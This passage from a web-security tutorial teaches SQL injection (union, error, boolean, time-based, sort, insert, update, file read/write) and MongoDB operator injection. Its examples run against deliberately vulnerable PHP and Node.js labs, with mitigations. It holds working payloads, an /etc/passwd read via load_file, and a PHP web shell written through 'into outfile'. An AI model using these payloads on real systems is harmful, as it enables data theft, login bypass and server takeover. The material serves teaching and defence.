{BaseURL}?id=-1 union select 1,count(column_name),3,4 from information_schema.columns whe
re table_name = 'film'

# output
Title:      4
Year:       3
Country:    4

# List of columns
{BaseURL}?id=-1 union select 1,column_name,3,4 from information_schema.columns where tabl
e_name = 'film' limit 0,1

# output
Title:      country
Year:       3
Country:    4

# group_concat - oneshot
{BaseURL}?id=-1 union select 1,group_concat(column_name),3,4 from information_schema.colu
mns where table_name = 'film'

# output
Title:      country,id,title,year
Year:       3
Country:    4
```

Dump the data

```
{BaseURL}?id=-1 union select 1,title,3,4 from film limit 0,1
{BaseURL}?id=-1 union select 1,title,3,4 from movie.film limit 0,1
{BaseURL}?id=-1 union select 1,concat(title,':',year),3,4 from film limit 0,1
{BaseURL}?id=-1 union select 1,concat(title,0x3A,year),3,4 from film limit 0,1

# output
Title:      Inception:2010
Year:       3
Country:    4

# group_concat - oneshot
```

```
{BaseURL}?id=-1 union select 1,group_concat(concat(title,':',year)),3,4 from film
```

```
# output
Title:      Inception:2010,Parasite:2019,Amélie:2001
Year:       3
Country:    4
```

Error-Based XPath Injection

When encountering SQL errors (not PHP or programming errors), XPath Injection can be used instead of the UNION method for data extraction. This technique is newer than Double Query and works on all MySQL versions.

```
# Error
Incorrect parameter count in the call to native function 'extractvalue'
```

Code sample:

```
<?php
// SQLiXpath.php

ini_set('display_errors', 1);
mysqli_report(MYSQLI_REPORT_ERROR);

$id = isset($_GET['id']) ? $_GET['id'] : 1;

// 1) Connect to mysql
$db_link = mysqli_connect('localhost', 'root', 'root') or
    die(mysqli_connect_error());

// 2) Select Database
mysqli_select_db($db_link, 'movie') or die(mysqli_error($db_link));

// 3) Set character to UTF-8
mysqli_query($db_link, "SET NAMES 'UTF8'");

// 4) Query (sql command) to mysql
$q = "SELECT * FROM `film` WHERE id = $id";

// Try to execute the query
try {
    $result = mysqli_query($db_link, $q);

    // If no result, we stop execution silently
    if (!$result) {
        throw new Exception(mysqli_error($db_link));
    }

    // Fetch data (will not be executed if error occurs)
    $row = mysqli_fetch_assoc($result);

} catch (Exception $e) {
    exit;
}

// 6) Disconnect
mysqli_close($db_link);

?>
```

Exploitation: Find MySQL user: user()

```
{BaseURL}?id=1 and extractvalue(1,concat(0x3a,user()))
{BaseURL}?id=1 and updatexml(1,concat(0x3a,user()),1)
```

```
# output
[...] XPATH syntax error: ':root@localhost' [...]
```

List of databases:

```
# count(schema_name)
{BaseURL}?id=1 and extractvalue(1,concat(0x3a,(PAYLOAD)))
{BaseURL}?id=1 and updatexml(1,concat(0x3a,(PAYLOAD)),1)
```

```
# PAYLOAD
SELECT COUNT(schema_name) FROM information_schema.schemata
```

```
# output
[...] XPATH syntax error: ':5' [...]
```

```
# List of databases
{BaseURL}?id=1 and extractvalue(1,concat(0x3a,(PAYLOAD)))
{BaseURL}?id=1 and updatexml(1,concat(0x3a,(PAYLOAD)),1)
```

```
# PAYLOAD
select schema_name from information_schema.schemata limit 0,1
# PAYLOAD - Bypass Illegal mismatch
```

```
select convert(schema_name+using+latin1) from information_schema.schemata limit 0,1
```

```
# output
[...] XPATH syntax error: ':mysql' [...]
```

```
# List of databases - oneshot - incomplete
{BaseURL}?id=1 and extractvalue(1,concat(0x3a,(PAYLOAD)))
{BaseURL}?id=1 and updatexml(1,concat(0x3a,(PAYLOAD)),1)
```

```
# PAYLOAD
select group_concat(schema_name) from information_schema.schemata limit 0,1
```

```
# output
[...] XPATH syntax error: ':mysql,information_schema,perfor' [...]
```

As you can see, the entire process and payloads are identical to those used in union-based SQLi, so we will skip the other steps.

Note: In XPATH Injection, we have a limitation of 31 characters. In other words, if you want to extract a record that bigger that 31 characters, you should extract it in multiple iteration. For example we want to extract password of a user that have more than 31 characters (use substring() function):

```
{BaseURL}?id=1 and extractvalue(1,concat(0x3a,(PAYLOAD)))
{BaseURL}?id=1 and updatexml(1,concat(0x3a,(PAYLOAD)),1)
```

```
# PAYLOAD
select password from users limit 0,1
select substring(password,32) from users limit 0,1 # other chars
```

```
# substring(string, start, length)
# SELECT substring('alexmorgan',2,5); > lexmo
# SELECT substring('alexmorgan',5); > morgan
```

Boolean-Based SQL Injection

Boolean-Based SQL Injection (also called Inferential SQL Injection) is a technique where an attacker determines the structure of a database by analyzing **True/False** responses from an application. Instead of directly retrieving data, attackers inject conditions into SQL queries and observe how the application behaves.

```
<?php
    $id = isset($_GET['id']) ? $_GET['id'] : 1;

    // 1) Connect to mysql
    $db_link = mysqli_connect('localhost', 'root', 'root') or die(mysqli_connect_error());

    // 2) Select Database
    mysqli_select_db($db_link, 'movie') or die(mysqli_error($db_link));

    // 3) Set character to UTF-8
    mysqli_query($db_link, "SET NAMES 'UTF8'");

    // 4) Query (sql command) to mysql
    $q = "SELECT * FROM `film` WHERE id = $id";
    $result = mysqli_query($db_link, $q);

    // 5) Check if data exists
    $row = mysqli_fetch_assoc($result);
    $found = $row ? true : false;

    // 6) Disconnect
    mysqli_close($db_link);
?>

<!DOCTYPE html>
<html>
<body>
    <?php
        if ($found) {
            echo "Found";
        } else {
            echo "Not Found";
        }
    ?>
</body>
</html>
```

Detection phase:

```
# Default request
{BaseURL}?id=1

# Test 1
{BaseURL}?id=1 and 1=1
{BaseURL}?id=1 and (select 1)
```

```
# Test 2
{BaseURL}?id=1 and 1=2
{BaseURL}?id=1 and (select 0)

# Compare
Default request == Test 1 != Test 2
```

Functions can be used in Boolean based:

```
# LENGTH(string)
Select length("alex morgan");      # 11

# SUBSTRING(string, start, length)
Select substring('alexmorgan',2,5); # lexmo

# In boolean method
Select substring('alexmorgan',1,1); # a
Select substring('alexmorgan',2,1); # l
Select substring('alexmorgan',3,1); # e

# SUBSTR(string, start, length)
Select substr('alexmorgan',2,5);    # lexmo

# In boolean method
Select substr('alexmorgan',1,1);    # a
Select substr('alexmorgan',2,1);    # l
Select substr('alexmorgan',3,1);    # e

# MID(string, pos, length)
Select mid("alex",1,1);             # a
Select mid("alex",2,1);             # l
Select mid("alex",3,1);             # e
Select mid("alex",4,1);             # x
Select mid("alex",2,2);             # le
Select mid("alex",2,3);             # lex

# ASCII(letter/hex)
Select ascii('A');                  # 65
Select ascii('a');                  # 97

# Note: ascii('A') + 32 = ascii('a')
select ascii(0x44) = select ascii('D') # 68

# ORD(letter/hex)
Select ord('A')                     # 65
Select ord('a')                     # 97
# Note: ord('A') + 32 = ord('a')
select ord(0x44) = select ord('D')  # 68

# HEX(letter)
Select hex('D');                    # 0x44

# LEFT(string, length)
select left("alex", 1);             # a
select left("alex", 2);             # al
select left("alex", 3);             # ale
select left("alex", 4);             # alex

# RIGHT(string, length)
select right("alex", 1);            # x
select right("alex", 2);            # ex
```

```
select right("alex", 3)      # lex
select right("alex", 4)      # alex
```

Exploitation:

Finding Database name

```
# Length (letter) of the Database Name
{BaseURL}?id=1 and (SELECT length(database()) > 10)      # Not Found
{BaseURL}?id=1 and (SELECT length(database()) < 10)      # Found
{BaseURL}?id=1 and (SELECT length(database()) >= 5)      # Not Found
{BaseURL}?id=1 and (SELECT length(database()) = 5)       # Found

# length(database()) = 5

# Find name of current database: substring()
# First letter of database name (movie) = 'm'
{BaseURL}?id=1 and (SELECT substring(database(),1,1)) = 'm'
{BaseURL}?id=1 and (SELECT ascii(substring(database(),1,1))) = 109
{BaseURL}?id=1 and (SELECT hex(substring(database(),1,1))) = 0x6D

# Second letter of database name (movie) = 'o'
{BaseURL}?id=1 and (SELECT substring(database(),2,1)) = 'o'
```

Find Table name

```
# Length (letter) of the Table Name
{BaseURL}?id=1 and (PAYLOAD) > 15      # NotFound
{BaseURL}?id=1 and (PAYLOAD) < 5       # Found
{BaseURL}?id=1 and (PAYLOAD) = 4       # Found

# PAYLOAD
SELECT length(table_name) FROM information_schema.Tables WHERE TABLE_SCHEMA = database() \
Limit 0,1

# Find list of table name: substring(table_name,X,1)
{BaseURL}?id=1 and (PAYLOAD) = 'letter'
# First table, first letter
{BaseURL}?id=1 and (PAYLOAD) = 'f'

# PAYLOAD
SELECT substring(table_name,1,1) FROM information_schema.Tables WHERE TABLE_SCHEMA = data\
base() Limit 0,1

# First table, second letter
{BaseURL}?id=1 and (PAYLOAD) = 'i'

# PAYLOAD
SELECT substring(table_name,2,1) FROM information_schema.Tables WHERE TABLE_SCHEMA = data\
base() Limit 0,1
```

As you can see, the entire process and payloads are identical to those used in union-based SQLi, so we will skip the other steps.

Time-Based SQL Injection

Time-Based SQL Injection is a type of Blind SQL Injection where an attacker determines if a SQL query is vulnerable by deliberately delaying the database response. If the response time is delayed, it confirms the vulnerability, allowing the attacker to extract information without seeing direct output.

```
<?php
    $id = isset($_GET['id']) ? $_GET['id'] : 1;

    // 1) Connect to mysql
    $db_link = mysqli_connect('localhost', 'root', 'root') or die(mysqli_connect_error());

    // 2) Select Database
    mysqli_select_db($db_link, 'movie') or die(mysqli_error($db_link));

    // 3) Set character to UTF-8
    mysqli_query($db_link, "SET NAMES 'UTF8'");

    // 4) Query (sql command) to mysql
    $q = "SELECT * FROM `film` WHERE id = $id";
    $result = mysqli_query($db_link, $q);

    // 5) Check if data exists
    $row = mysqli_fetch_assoc($result);

    // 6) Disconnect
    mysqli_close($db_link);
?>
```

Detection phase:

```
{BaseURL}?id=1 and sleep(5)  # Data will load in 5 seconds
```

Functions can be used in Time based SQLi:

```
# SLEEP(X)
select sleep(10)    # Data will load in 10 seconds

# IF()
select if((select 1), "YES", "NO")  # output: YES
```

Exploitation:

Find Database name

```
# Length (letter) of the Database Name
{BaseURL}?id=1 and IF(length(database()) = 5, sleep(5), 0)  # run sleep(5) - True

# Find list of table name: substring()
# First letter
{BaseURL}?id=1 and IF((SELECT substring(database(),1,1)) = 'm', sleep(5), 0)

# Second letter: substring(database(),2,1)
```

Find Table name

```
# Length (letter) of the Table Name
{BaseURL}?id=1 and IF((SELECT length(table_name) FROM information_schema.Tables WHERE TAB\
LE_SCHEMA = database() Limit 0,1) = 4, sleep(5), 0) # run sleep(5) - True

# Find list of table name
# First table, first letter
{BaseURL}?id=1 and IF((SELECT substring(table_name,1,1) FROM information_schema.Tables WH\
ERE TABLE_SCHEMA = database() Limit 0,1) = 'f', sleep(5), 0)

# First table, seocond letter
{BaseURL}?id=1 and IF((SELECT substring(table_name,2,1) FROM information_schema.Tables WH\
ERE TABLE_SCHEMA = database() Limit 0,1) = 'i', sleep(5), 0)
```

SQL Injection for Authentication Bypass

SQL Injection (SQLi) can be used to bypass authentication mechanisms by injecting malicious SQL queries into login forms. If the application is not properly validating user input, an attacker can manipulate the query to log in without knowing the actual credentials.

```
<?php
// Database connection
$conn = mysqli_connect("localhost", "root", "root", "movie");

// Get user input
$username = $_POST['username'];
$password = $_POST['password'];

// Vulnerable query (NO input sanitization)
$query = "SELECT * FROM users WHERE username = '$username' AND password = '$password'";
$result = mysqli_query($conn, $query);

if (mysqli_num_rows($result) > 0) {
    echo "Login Successful! Welcome, " . $username;
} else {
    echo "Invalid Credentials!";
}
?>
```

Most authentication systems verify users with a SQL query like:

```
SELECT * FROM users WHERE username = '$username' AND password = '$password';
```

If a valid username and password match an entry in the database, the user is granted access. If the application directly inserts user input into the SQL query without sanitization, an attacker can inject always-true conditions into the login fields.

Common SQLi Payload for Bypassing Login:

```
Username: admin' --
Password: anything
```

The SQL query becomes:

```
SELECT * FROM users WHERE username = 'admin' --' AND password = 'anything';
```

- The -- (double dash) comments out the rest of the query, effectively removing the password check
- If admin exists in the database, authentication is bypassed, granting admin access.

SQL Sort Order Injection

Sort Injection is a type of SQL Injection (SQLi) where an attacker manipulates sorting parameters in an SQL query to control the order of returned results or even extract sensitive data. It occurs when an application dynamically constructs an ORDER BY clause without properly sanitizing user input.

```
<?php
    // Normalize the input and validate against the whitelist
    $sort = isset($_GET['sort']) ? strtolower($_GET['sort']) : "id";

    // 1) Connect to MySQL
    $db_link = mysqli_connect('localhost', 'root', 'root') or die(mysqli_connect_error());

    // 2) Select Database
    mysqli_select_db($db_link, 'movie') or die(mysqli_error($db_link));

    // 3) Set character to UTF-8
    mysqli_query($db_link, "SET NAMES 'UTF8'");

    // 4) Query (SQL command) to MySQL
    $q = "SELECT * FROM `film` ORDER BY $sort ASC";
    $result = mysqli_query($db_link, $q);
?>

<!DOCTYPE html>
<html>
<body>
    <table align="center">
        <tr>
            <td>Title</td>
            <td>Year</td>
            <td>County</td>
        </tr>
    <?php
        // 5 - GET ALL ROWS
        while ($rows = mysqli_fetch_assoc($result)) {
            ?>
            <tr>
                <td><?php print $rows['title']; ?></td>
                <td><?php print $rows['year']; ?></td>
                <td><?php print $rows['country']; ?></td>
            </tr>
        <?php
        }
    ?>
</body>
</html>
<?php
    // 6) Disconnect
```

```
mysqli_close($db_link);  
?>
```

In some situations, an injection point is placed in the input of the ORDER BY clause. In other words, a website may have a sorting functionality for data, such as sorting database names, dates, etc. These situations can be exploited via Blind SQLi.

Function can be used in Sort Injection:

```
# RAND(x)  
select rand(0) # 0.15522042769493574  
select rand(1) # 0.40540353712197724
```

Sort Injection via Boolean Blind SQLi:

```
# False - rand(0): data didn't sort  
{BaseURL}?sort=rand((select substring(database(),1,1))='q')  
  
# True - rand(1): data sorted  
{BaseURL}?sort=rand((select substring(database(),1,1))='m')
```

Sort Injection via Time Blind SQLi

```
# False - rand(0): data load immediately  
{BaseURL}?sort=rand((select if((select substring(database(),1,1) = 'q'), sleep(10), 0)))  
  
# True - rand(1): data load after 10 seconds  
{BaseURL}?sort=rand((select if((select substring(database(),1,1) = 'm'), sleep(10), 0)))
```

SQL Insert Injection

Insert Injection is a type of SQL Injection (SQLi) where an attacker manipulates input fields to inject malicious SQL queries into an INSERT statement. This allows the attacker to insert malicious data into a database, potentially leading to unauthorized access, data corruption, or further attacks.

```
<?php  
    // 1) Connect to mysql  
    $db_link = mysqli_connect('localhost', 'root', 'root') or die(mysqli_connect_error())\  
    ;  
  
    // 2) Select Database  
    mysqli_select_db($db_link, 'movie') or die(mysqli_error($db_link));  
  
    // 3) Set character to UTF-8  
    mysqli_query($db_link, "SET NAMES 'UTF8'");  
?>  
  
<!DOCTYPE html>  
<html lang="en">  
<head>  
    <title>Add Film</title>  
</head>
```

```

<body>
    <?php
        if (isset($_POST['btn_insert'])) {
            $title = $_POST['title'];
            $year = $_POST['year'];
            $country = $_POST['country'];

            // 4) Query (sql command) to mysql
            $q = "INSERT INTO `film` (title, year, country) VALUES ('$title', '$year', '$\
country')";
            print $q;
            $result = mysqli_query($db_link, $q);

            // 5) Check for successful insert
            if(mysqli_insert_id($db_link)) {
                print "Add Success!";
            } else {
                print "Error!";
            }
        }

    ?>
    <form method="post" action="">
        <div>
            Title: <input type="text" name="title">
        </div>
        <br>
        <div>
            Year: <input type="text" name="year">
        </div>
        <br>
        <div>
            Country: <input type="text" name="country">
        </div>
        <br>
        <input type="submit" name="btn_insert" value="Add">
    </form>
</body>
</html>
<?php
    // 6) Disconnect
    mysqli_close($db_link);
?>

```

In situations like commenting pages, chatbots, or panels where users can insert data into a database, SQLi vulnerabilities may exist. This type of SQLi is often found during white-box testing, but it can still be detected through fuzzing. If a vulnerability exists, attackers can insert payloads into the database and display the results on the page. For example, suppose an application has two pages:

- **addFilm.php:** A page for adding a film with three attributes (title, year, country). (see code example)
- **viewFilm.php:** A page for viewing films.

```

<?php
    // 1) Connect to MySQL
    $db_link = mysqli_connect('localhost', 'root', 'root') or
die(mysqli_connect_error());

    // 2) Select Database

```

```

mysqli_select_db($db_link, 'movie') or die(mysqli_error($db_link));

// 3) Set character to UTF-8
mysqli_query($db_link, "SET NAMES 'UTF8'");

// 4) Query to fetch films from the database
$q = "SELECT * FROM `film`";
$result = mysqli_query($db_link, $q);

// 5) Check if there are any films in the database
if (mysqli_num_rows($result) > 0) {
    echo "<h1>Films List</h1>";
    echo "<table>
        <tr>
            <th>ID</th>
            <th>Title</th>
            <th>Year</th>
            <th>Country</th>
        </tr>";

    // 6) Fetch and display each film
    while ($row = mysqli_fetch_assoc($result)) {
        echo "<tr>
            <td>" . $row['id'] . "</td>
            <td>" . $row['title'] . "</td>
            <td>" . $row['year'] . "</td>
            <td>" . $row['country'] . "</td>
        </tr>";
    }

    echo "</table>";
} else {
    echo "No films found!";
}

// 7) Disconnect from the database
mysqli_close($db_link);
?>

```

Exploitation:

```

-- Original Query
INSERT INTO `film` (title, year, country) VALUES ('$title', '$year', '$country');

-- $title: varchar, unique
-- $year: Integer
-- $country: varchar

-- Injection (addFilm.php)
title input = 1',2,user()--
year input = 2025
country input = USA

-- Affected Query
INSERT INTO file(title, year, country) VALUES ('1',2,user()--, '2025', 'USA')

$ curl http://victim.com/viewFilm.php
ID  Title      Year  Country
1   Inception  2010  USA
2   Parasite   2019  South Korea

```

3	Amélie	2001	France
4	1	2	root@localhost

Notes:

- Since the `title` has a unique attribute, it must be changed with every insert.
- Because the year is an integer, string values (like `user()` and others) cannot be injected.
- The only injection points are `$title` and `$country`.
- Instead of `user()`, we can use queries that extract table names, column names, and even data.

SQL Update Injection

Update Injection is a type of SQL Injection (SQLi) where an attacker manipulates an UPDATE SQL query to modify data in the database without authorization. This allows the attacker to change existing records, potentially leading to data corruption, unauthorized access, or privilege escalation.

```
<?php
    // 1) Connect to mysql
    $id = 2;
    $db_link = mysqli_connect('localhost', 'root', 'root') or die(mysqli_connect_error())\
;

    // 2) Select Database
    mysqli_select_db($db_link, 'movie') or die(mysqli_error($db_link));

    // 3) Set character to UTF-8
    mysqli_query($db_link, "SET NAMES 'UTF8'");

    $q = "SELECT * FROM `film` WHERE id = '$id'";
    $r = mysqli_query($db_link, $q);

    $row = mysqli_fetch_assoc($r);
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <title>Update Film</title>
</head>
<body>
    <?php
        if (isset($_POST['btn_update'])) {
            $title = $_POST['title'];
            $year = $_POST['year'];
            $country = $_POST['country'];

            // 4) Query (sql command) to mysql
            $q = "UPDATE `film` SET title = '$title', year = '$year', country = '$country'\
' WHERE id = '$id'";
            //print $q;
            $result = mysqli_query($db_link, $q);

            // 5) Check for successful insert
            if(mysqli_affected_rows($db_link) > 0) {
                header("Location:");
            } else {
```

```

        print "Update Error!";
    }
}

?>
<form method="post" action="">
    <div>
        Title: <input type="text" name="title" value="<?php print $row['title']; ?>">
    </div>
    <br>
    <div>
        Year: <input type="text" name="year" value="<?php print $row['year']; ?>">
    </div>
    <br>
    <div>
        Country: <input type="text" name="country" value="<?php print $row['country']\
; ?>">
    </div>
    <br>
    <input type="submit" name="btn_update" value="Save">
</form>
</body>
</html>
<?php
    // 6) Disconnect
    mysqli_close($db_link);
?>

```

In situations like updating a username, email, or other details, SQLi vulnerabilities may exist. This type of SQLi is often discovered during white-box testing. If the vulnerability is present, attackers can change information of other users or extract sensitive data.

Change information of other users:

```

-- Original Query
UPDATE `film` SET title = '$title', year = '$year', country = '$country' WHERE id = '$id'

# payload in $title: [film000' where id = 3 -- ]
-- Injection
title input = film000' where id = 3 --
year input = 2025
country input = USA

```

In above query, title of film where id = 3 have been changed.

```

-- Affected query
UPDATE `film` SET title = 'film000' where id = 3 -- ', year = '2025', country = 'USA' WHE\
RE id = '2'

-- output
ID  Title    Year    Country
1   Inception 2010    USA
2   Parasite  2019    South Korea
3   film000   2001    France

```

SQL Injection for File Read/Write

For reading or writing a file using SQLi, we have 2 rules:

File_priv: The user must have File_priv permissions (root user have access to read file)

```
SELECT CONCAT(user, ":", host, ":", authentication_string, ":", file_priv) FROM mysql.user;
```

```
-- output
[...]  
root:localhost:*81F5E21E35407D884A6CD4A731AEBFB6AF209E1B:Y  
[...]
```

secure_file_priv: The secure_file_priv permission contains a path

```
SELECT @@GLOBAL.secure_file_priv;
```

```
-- output
+-----+  
| @@GLOBAL.secure_file_priv |  
+-----+  
| /var/lib/mysql-files/     |  
+-----+
```

Exploit via load_file() function for reading files:

```
SELECT load_file('/etc/passwd');;  
SELECT hex(load_file('/etc/passwd'));
```

Exploit via into outfile for writing (creating) files:

```
SELECT '<?php system($_GET[c]); ?>' into outfile '/var/www/html/1.php'
```

Mitigation Techniques

Use Prepared Statements (Parameterized Queries): Prepared statements with parameterized queries ensure that user input is treated as data, not executable code. This is the most effective way to prevent SQLi.

```
$stmt = mysqli_prepare($conn, "SELECT * FROM users WHERE username = ? AND password = ?");  
  
mysqli_stmt_bind_param($stmt, "ss", $username, $password);  
mysqli_stmt_execute($stmt);
```

Use Stored Procedures: Stored procedures can help prevent SQLi by encapsulating the SQL logic in the database and separating it from user input. However, they should be used carefully with proper input validation.

```
CREATE PROCEDURE GetUser(IN user_name VARCHAR(255), IN user_password VARCHAR(255))
BEGIN
    SELECT * FROM users WHERE username = user_name AND password = user_password;
END;
```

Input Validation and Sanitization: Validate and sanitize all user inputs. Enforce strict input constraints such as limiting input to alphanumeric characters where possible.

- Use regular expressions to check for valid inputs.
- Reject inputs that contain SQL control characters (e.g., ', ", —, ;, etc.).
- For numeric inputs, ensure they only contain digits.

```
if (!filter_var($email, FILTER_VALIDATE_EMAIL)) {
    echo "Invalid email format";
}
```

Use ORM (Object-Relational Mapping) Frameworks: ORM frameworks abstract SQL queries into code structures, automatically handling input sanitization and reducing the risk of SQLi.

```
// Example with an ORM like Eloquent in Laravel (PHP)
$user = User::where('username', '=', $username)->where('password', '=', $password)->first();
```

Error Handling: Do not display detailed SQL error messages to users. Instead, log errors securely on the server and display generic error messages to users. This prevents attackers from gaining insights into the database structure.

```
// Generic error message
die("An error occurred. Please try again later.");

// Detailed error logging (on server-side)
error_log($e->getMessage());
```

Enable Database Input Escaping: Ensure that special characters (such as ', ", —, ;, etc.) are properly escaped or encoded to prevent their misinterpretation by the SQL engine.

Avoid Dynamic SQL Queries: Avoid building SQL queries dynamically by concatenating user input directly into the query string. This practice is highly vulnerable to SQLi.

MongoDB injection

MongoDB injection is a type of NoSQL injection attack where untrusted user input is inserted into database queries without proper validation or sanitization. Unlike traditional SQL injection, MongoDB injection often exploits the database's JSON-like query syntax, allowing attackers to manipulate query logic, bypass authentication, or access unauthorized data. Insecure use of query objects or direct embedding of user input into database operations can turn MongoDB's flexibility into a serious security flaw. As NoSQL databases gain popularity for their scalability and performance, how can developers prevent injection risks without compromising on development speed and data access flexibility?

Introduction to MongoDB

MongoDB is a NoSQL database that stores data in a flexible, JSON-like document format. Unlike relational databases (SQL), MongoDB does not use tables, rows, or fixed schemas. Instead, it uses collections (similar to tables) and documents (similar to rows, but in JSON/BSON format), making it highly scalable and adaptable to various data structures.

MongoDB Setup

```
$ sudo apt install -y software-properties-common curl
$ sudo apt install -y gnupg apt-transport-https ca-certificates

$ curl -fsSL https://www.mongodb.org/static/pgp/server-7.0.asc | sudo gpg -o /usr/share/k\
eyrings/mongodb-server-7.0.gpg --dearmor

$ echo "deb [ arch=amd64,arm64 signed-by=/usr/share/keyrings/mongodb-server-7.0.gpg ] htt\
ps://repo.mongodb.org/apt/ubuntu jammy/mongodb-org/7.0 multiverse" | sudo tee /etc/so\
urces.list.d/mongodb-org-7.0.list

$ sudo apt-get update
$ sudo apt-get install -y mongodb-org
```

MongoDB in Practice

Connecting to MongoDB console: Launches the MongoDB Shell, which allows you to interact with the database using JavaScript-based commands.

```
$ mongosh
```

Display databases: Lists all existing databases on the MongoDB server. The default ones are: admin, config, local

```
> show databases;
```

```
admin    0.000GB
config   0.000GB
local    0.000GB
```

Create and select a database: Switches to the test database. If the database doesn't exist, it will be created implicitly when you first insert data.

```
> use test;

switched to db test
```

Create a collection: Explicitly creates a collection (similar to a table in SQL) named `users` inside the current database.

```
> db.createCollections("users")

{ "ok" : 1 }
```

Display tables (collections) of a database: Shows all collections (tables) available in the current database.

```
> show collections;

users
```

Insert a data in a collection (for example users collection): Inserts a new document (record) into the `users` collection.

```
> db.users.insert({"id":1, "username":"admin", "password":"123456"});

WriteResult({ "nInserted" : 1 })
```

Extract data of a collection (for example users collection):

```
-- Retrieves all documents from the users collection.
> db.users.find()
{"_id" : ObjectId("5345fddsaff"), "id" : 1, "username" : "admin", "password" : "123456" }\
{"_id" : ObjectId("8315fd9dafv"), "id" : 2, "username" : "test", "password" : "0000" } \

-- Returns the first document found in the users collection
> db.users.findOne()

-- Finds documents where the id field is equal to 1
> db.users.find({"id":1})
{"_id" : ObjectId("5345fddsaff"), "id" : 1, "username" : "admin", "password" : "123456" }\

-- Finds documents with the username field equal to "admin".
> db.users.find({"username" : "admin"})
{"_id" : ObjectId("5345fddsaff"), "id" : 1, "username" : "admin", "password" : "123456" }\
```

```
-- Finds documents where username is not equal to "admin" ($ne stands for Not Equal).
> db.users.find({"username" : {"$ne" : "admin"}})    -- NOT EQUAL
{"_id" : ObjectId("8315fd9dafv"), "id" : 2, "username" : "test", "password" : "0000" }

-- Finds documents where both conditions are true (logical AND)
> db.users.find({"username" : "admin", "password" : "123456"})    -- AND
{"_id" : ObjectId("5345fddsaff"), "id" : 1, "username" : "admin", "password" : "123456" }
```

Update data in a collection: Finds one document where username is test and updates the specified fields.

- \$set ensures only the listed fields are updated.
- New fields (e.g., status) will be added if they don't already exist.

```
> db.users.updateOne({"username" : "test"}, {"$set" : {"id" : 3, "password" : "888", "status" : false}})

{ "acknowledged" : true, "matchedCount" : 1, "modifiedCount" : 1 }
```

Delete data in a collection: Deletes one document where the id field is "2" (note: it's a string here, not a number — MongoDB is type-sensitive).

```
> db.users.deleteOne({"id" : "2"})

{ "acknowledged" : true, "deletedCount" : 1 }
```

MongoDB Lab Setup

Install NodeJS on Linux

```
$ sudo apt update
$ sudo apt install nodejs npm
```

Initiate a NodeJS application

```
$ mkdir app
$ cd app
$ npm init
- Enter Enter ...
- entry point: app.js
# Created package.json
```bash
```

Install express and mongoos modules

```
```bash
$ npm install express
$ npm install mongoos
```

app.js file

```
const express = require('express');
const app = express();
const port = 3000;
const path = require('path');
const mongoose = require('mongoose');

const mongoUrl = process.env.MONGO_URL || 'mongodb://localhost:27017/nosql';

const UserSchema = new mongoose.Schema({
  id: Number,
  username: String,
  password: String,
});

const UserModel = mongoose.model('user', UserSchema);

app.use(express.urlencoded({ extended: true }));

app.get('/', (req, res) => {
  return res.sendFile(path.join(__dirname, '/login.html'));
});

app.post('/login', async (req, res) => {
  const username = req.body.username;
  const password = req.body.password;
  const data = { username: username, password: password };

  console.log(data);

  try {
    const result = await UserModel.findOne(data);
    if (result) {
      return res.send(`hi ${result.username}`);
    } else {
      return res.send('username or password is invalid');
    }
  } catch (error) {
    console.error('Database error:', error);
    return res.status(500).send('Internal Server Error');
  }
});

app.listen(port, async () => {
  try {
    await mongoose.connect(mongoUrl);
    console.log(`Connected to MongoDB at ${mongoUrl}`);

    const existingAdmin = await UserModel.findOne({ username: 'admin' });
    if (!existingAdmin) {
      await UserModel.create({ username: 'admin', password: 'admin' });
      console.log('Admin user created: admin/admin');
    } else {
      console.log('Admin user already exists.');
```

A simple login page – login.html

```
<!DOCTYPE html>
<html>
<head>
  <title>Login</title>
</head>
<body>
  <h1>Login</h1>
  <form action="/login" method="post">
    <div>
      username : <input type="text" name="username">
    </div>
    <br>
    <div>
      password : <input type="password" name="password">
    </div>
    <br>
    <input type="submit" name="login" value="Login">
  </form>
</body>
</html>
```

Authentication Bypass (Normal case)

Based on a simple lab experiment, if the developer does not apply any input sanitization (for username and password), an attacker can easily bypass the login mechanism for any valid user. In other words, if the attacker knows at least one valid username, they can log in to the system without a password.

```
// app.js vulnerable code
const username = req.query.username;
const password = req.query.password;
const data = {"username" : username, "password" : password};
const result = await UserModel.findOne(data);
```

Suppose the application takes two inputs: username and password

```
# example of authentication request via parameters
http://victim.com/?username=admin&password=123456
```

The attacker knows that the application has a username (e.g., admin), so they can easily modify the request and bypass authentication.

```
# example of authentication request via parameters
http://victim.com/?username=admin&password[$ne]=anypass

# ----- RESULT -----
const data = {"username" : "admin", "password" : {"$ne" : "anypass"}}
const result = await UserModel.findOne(data); # TRUE and login
```

Authentication Bypass (JSON Request)

The scenario is exactly the same as in the previous example, but in this request, we must send data in JSON format. In other words, in the previous example, we had two parameters (username and password), whereas in this example, we have a single parameter (e.g., login_string) in JSON format.

lab setup

Install NodeJS on Linux

```
$ sudo apt update
$ sudo apt install nodejs npm
```

Initiate a NodeJS application

```
$ mkdir app
$ cd app
$ npm init
- Enter Enter ...
- entry point: index.js
# Created package.json
```

Install express and mongoos modules

```
$ npm install express
$ npm install mongoos
```

index.js file

```
const express = require('express');
const app = express();
const port = 3000;
const path = require('path');
const mongoose = require('mongoose');

// Use environment variable for MongoDB connection
const mongoUrl = process.env.MONGO_URL || 'mongodb://localhost:27017/nosql';

const UserSchema = new mongoose.Schema({
  id: Number,
  username: String,
  password: String,
});

const UserModel = mongoose.model('user', UserSchema);

// Middleware to parse JSON data
app.use(express.json());

app.get('/', (req, res) => {
  return res.sendFile(path.join(__dirname, '/login.html'));
});
```



```

app.post('/login', async (req, res) => {
  const { username, password } = req.body; // Get username and password from JSON request
  const data = { username: username, password: password };

  console.log(data);

  try {
    const result = await UserModel.findOne(data);
    if (result) {
      return res.send(`Hi ${result.username}`);
    } else {
      return res.send('Username or password is invalid');
    }
  } catch (error) {
    console.error('Database error:', error);
    return res.status(500).send('Internal Server Error');
  }
});

app.listen(port, async () => {
  try {
    await mongoose.connect(mongoUrl);
    console.log(`Connected to MongoDB at ${mongoUrl}`);

    const existingAdmin = await UserModel.findOne({ username: 'admin' });
    if (!existingAdmin) {
      await UserModel.create({ username: 'admin', password: 'admin' });
      console.log('Admin user created: admin/admin');
    } else {
      console.log('Admin user already exists.');
```

A simple login page – login.html

```

<!DOCTYPE html>
<html>
<head>
  <title>Login</title>
</head>
<body>
  <h1>Login</h1>
  <form id="loginForm">
    <div>
      username: <input type="text" id="username" name="username">
    </div>
    <br>
    <div>
      password: <input type="password" id="password" name="password">
    </div>
    <br>
    <input type="submit" value="Login">
  </form>
